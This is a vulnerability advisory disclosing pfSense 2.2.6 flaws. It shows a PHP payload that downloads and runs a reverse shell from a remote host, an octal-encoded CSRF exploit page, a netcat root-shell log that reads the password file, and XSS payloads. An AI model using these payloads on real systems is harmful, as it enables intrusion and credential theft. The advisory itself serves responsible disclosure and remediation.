Vulnerability Advisory

Name	pfSense Multiple Vulnerabilities
Vendor Website	https://www.pfsense.org/
Affected Software	pfSense Community Edition <= 2.2.6
Public Release Date	15th April 2016
Researchers	Francesco Oddo

Description

The pfSense community edition firewall version 2.2.6 and below is vulnerable to multiple vulnerabilities, including remote code execution via command injection as an authenticated non-administrative user, stored and reflected cross-site scripting.


Exploitation

Authenticated Code Execution

The status_rrd_graph_img.php page is vulnerable to command injection via the graph GET parameter. A non-administrative authenticated attacker having access privileges to the graph status functionality can inject arbitrary operating system commands and open a remote root shell to the target system. Although input validation is performed on the graph parameter through a regular expression filter, the pipe character is not removed.

The code below shows the vulnerable input entry point within the application.


Vulnerable Code – status_rrd_graph_img.php



```
// lines 60-64
if ($_GET['graph']) {
        $curgraph = str_replace(array("<", ">", ";", "&", "'", '"', '.', '/'), "",
                htmlspecialchars_decode($_GET['graph'], ENT_QUOTES | ENT_HTML401));
} else {
        $curgraph = "custom";
}

// lines 481-484
elseif(strstr($curdatabase, "-throughput.rrd")) {
        $graphcmd = "$rrdtool graph $rrdtmppath$curdatabase-$curgraph.png ";

        // [...]


// lines 1241-1243
} else {
        if ($data) {
                $_gb = exec("$graphcmd 2>&1", $graphcmdoutput, $graphcmdreturn);
```

Octal characters sequences can be used to encode a payload, bypass the filter for illegal characters, and create a malicious PHP file to download and execute a reverse shell file from a remote attacker controlled host.

Payload Code




```
<?php
        $shell = file_get_contents("http://[redacted]/shell.elf");
        file_put_contents("myshell.elf", $shell);
        system("chmod 755 myshell.elf && ./myshell.elf");
?>
```

The code below shows a proof-of-concept CSRF exploit (no anti-CSRF protection or unique token is sent in the request).

Proof of Concept

```
<html>
  <head>
        <script>
        function sploit() {
                var query = "database=-throughput.rrd&graph=file|printf \\\\145\\\\143\\\\150\\\\157" +
                        "\\\\040\\\\047\\\\074\\\\077\\\\160\\\\150\\\\160\\\\040\\\\044\\\\163\\\\150\\" +
                        "\\145\\\\154\\\\154\\\\040\\\\075\\\\040\\\\146\\\\151\\\\154\\\\145\\\\137\\\\" +
                        "147\\\\145\\\\164\\\\137\\\\143\\\\157\\\\156\\\\164\\\\145\\\\156\\\\164\\\\16" +
                        "3\\\\050\\\\042\\\\150\\\\164\\\\164\\\\160\\\\072\\\\057\\\\057\\\\061\\\\071\\" +
                        "\\062\\\\056\\\\061\\\\066\\\\070\\\\056\\\\066\\\\060\\\\056\\\\061\\\\064\\\\0" +
                        "67\\\\057\\\\163\\\\150\\\\145\\\\154\\\\154\\\\056\\\\145\\\\154\\\\146\\\\042\\" +
                        "\\051\\\\073\\\\040\\\\146\\\\151\\\\154\\\\145\\\\137\\\\160\\\\165\\\\164\\\\" +
                        "137\\\\143\\\\157\\\\156\\\\164\\\\145\\\\156\\\\164\\\\163\\\\050\\\\042\\\\15" +
                        "5\\\\171\\\\163\\\\150\\\\145\\\\154\\\\154\\\\056\\\\145\\\\154\\\\146\\\\042\\" +
                        "\\054\\\\040\\\\044\\\\163\\\\150\\\\145\\\\154\\\\154\\\\051\\\\073\\\\040\\\\1" +
                        "63\\\\171\\\\163\\\\164\\\\145\\\\155\\\\050\\\\042\\\\143\\\\150\\\\155\\\\157\\" +
                        "\\144\\\\040\\\\067\\\\065\\\\065\\\\040\\\\155\\\\171\\\\163\\\\150\\\\145\\\\15" +
                        "4\\\\154\\\\056\\\\145\\\\154\\\\146\\\\040\\\\046\\\\046\\\\040\\\\056\\\\057\\\\" +
                        "155\\\\171\\\\163\\\\150\\\\145\\\\154\\\\154\\\\056\\\\145\\\\154\\\\146\\\\042\\" +
                        "\\051\\\\073\\\\040\\\\077\\\\076\\\\040\\\\047\\\\040\\\\076\\\\040\\\\163\\\\150" +
                        "\\\\145\\\\154\\\\154\\\\145\\\\170\\\\145\\\\143|sh|echo ";
                var xhr = new XMLHttpRequest();
                xhr.open("GET", "https://<target>/status_rrd_graph_img.php?" + query, true);
                xhr.withCredentials = true;
                xhr.send();

                setTimeout(shellexec, 2000);
        }

        function shellexec() {
                document.csrf_exploit_exec.submit();
        }
        </script>
  </head>
  <body onload="sploit();">
        <form name="csrf_exploit_exec" action="https://<target>/status_rrd_graph_img.php">
      <input type="hidden" name="database" value="-throughput.rrd" />
      <input type="hidden" name="graph" value="file|php shellexec|echo " />
    </form>
  </body>
</html>
```

Proof of Concept - Exploitation



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted]] 29939
uname -a
FreeBSD pfSense.localdomain 10.1-RELEASE-p25 FreeBSD 10.1-RELEASE-p25 #0 c39b63e
(releng/10.1)-dirty: Mon Dec 21 15:20:13 CST 2015     root@pfs22-amd64-builder:/
usr/obj.RELENG_2_2.amd64/usr/pfSensesrc/src.RELENG_2_2/sys/pfSense_SMP.10  amd64
id
uid=0(root) gid=0(wheel) groups=0(wheel)
grep 'root' /etc/master.passwd
root:$1$dSJImFph$GvZ7.1UbuWu.Yb8etC0re.:0:0::0:0:Charlie &:/root:/bin/sh
```


Stored and Reflected Cross-site Scripting

Multiple instances of stored and reflected cross-scripting vulnerabilities exist in the web interface of the application. An authenticated attacker with limited privileges can run arbitrary JavaScript code in the context of admin users' session and extend their access to administrative areas of the application (i.e. command prompt functionality).

The table below shows a summary of unencoded entry points for user input along with URLs where the payload gets rendered.

Parameter	Method	URL	Payload	Render	Type
descr	POST	/system_gateways_edit.php	<script>alert('XSS Gateway Description')</script>	/system_gateway_groups_edit.php	Stored
newname	POST	/firewall_shaper_vinterface.php	"><script>alert('XSS Limiter Name')</script>	/firewall_shaper_vinterface.php	Reflected
container	POST	/firewall_shaper_layer7.php	"><script>alert('XSS Container Name')</script>	/firewall_shaper_layer7.php	Reflected

Proof of Concept - Stored XSS


pfSense.localdomain - Sys...
https://[redacted]/system_gateway_groups_edit.php
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Gold
Help

System: Gateways: Edit gateway group

Edit gateway group entry

Group Name

Gateway Priority

Gateway	Tier	Virtual IP
WAN_DHCP6	Never	Interface Address
xss_gateway	Never	Interface Address

XSS Gateway Description

Solution

Upgrade to pfSense version 2.3

Timeline

10/02/2016 – Initial disclosure to pfSense
11/02/2016 – Vendor confirms receipt of advisory and provides fixes.
16/02/1016 – Sent follow up email about public release.
16/02/2016 – Vendor requests advisory disclosure after release of new software build.
12/04/2016 – Release of patched software build and vendor disclosure of security advisories
15/04/2016 – Public disclosure of security advisory

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com